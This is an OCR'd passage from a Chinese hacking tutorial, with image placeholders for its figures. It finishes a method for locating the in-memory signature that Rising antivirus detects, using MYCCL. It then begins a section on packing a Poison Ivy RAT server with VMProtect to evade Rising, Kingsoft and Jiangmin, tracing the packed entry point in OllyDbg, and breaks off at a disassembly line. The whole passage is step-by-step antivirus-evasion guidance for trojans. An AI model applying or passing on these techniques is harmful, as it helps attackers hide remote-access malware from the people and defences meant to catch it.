


图34




图35




图36　　文件标题和目标文件一一对应

之后利用标题和文件的一一对应关系分别载入文件到内存，如图37 所示。把MYCCL 生成的十个文件都这样载入后，用瑞星扫描，得到的结果如图38 所示。




图37　　载入的文件和标题的一一对应




图38

我们看到0007、0008、0009 这三个文件被杀掉了，同时内存定位辅助工具和其对应的三个文件的进程也被结束了。这时关闭所有的内存定位辅助工具，手工删除被查杀出来的三个

文件，如图39 所示。




图39

之后在MYCCL 里进行"二次处理"继续重复以上步骤，直到最后定位出特征码为止。本文附带动画教程，文章中有不明白的地方可以参看教程。

总结

这种方法看起来比较麻烦，其实定位出一个120KB 左右的文件也是很快的，教程中定位的就是120KB 的文件。以往关于瑞星的内存定位，还有OD 拆半定位法，现在对瑞星已经失效了，原因是：即使你通篇nop 填充替换，瑞星照样杀！本方法就算是对MYCCL 内存定位的一种改进方式，如果你有更好的方式也欢迎大家交流。

九、让VMProtect复活！免杀过瑞星、金山、江民

VMProtect.V1.03 是比较老的一个版本，由于这个加密工具被频繁使用来加密木马，而今早已成为各大杀软封杀的对象，就算是正常的软件用这个工具加密之后也会被杀软杀掉。不过我还是很看好这个加密工具，即使被杀掉了，杀的也是加密壳的特征，而被加密的部分还是没有杀出来，改一改其中的代码和指令，也会给免杀带来意想不到的效果，何必整天去苦苦定位特征码呢？

依然用Poison Ivy 2.3.2 配置出Delphi 数组文件，之后用工具编译出可执行的服务端。接着用VMP 加密程序的入口处，如图40 所示。




图40

加密了之后用OD 载入，如图41 所示，上来之后就是一个跳转，可以F8 单步步入走着看看。F8 一次，跳到了如图42 所示的位置。

之后看到下面又是四个跳转，这四个跳转跳向同一个位置，继续跟下去，看看这个跳转

跳向哪里，如图 4 3 所示。

```
004010D4  - E9 8C7D0000   jmp    00408E65
004010D9    1C 34         sbb    al, 34
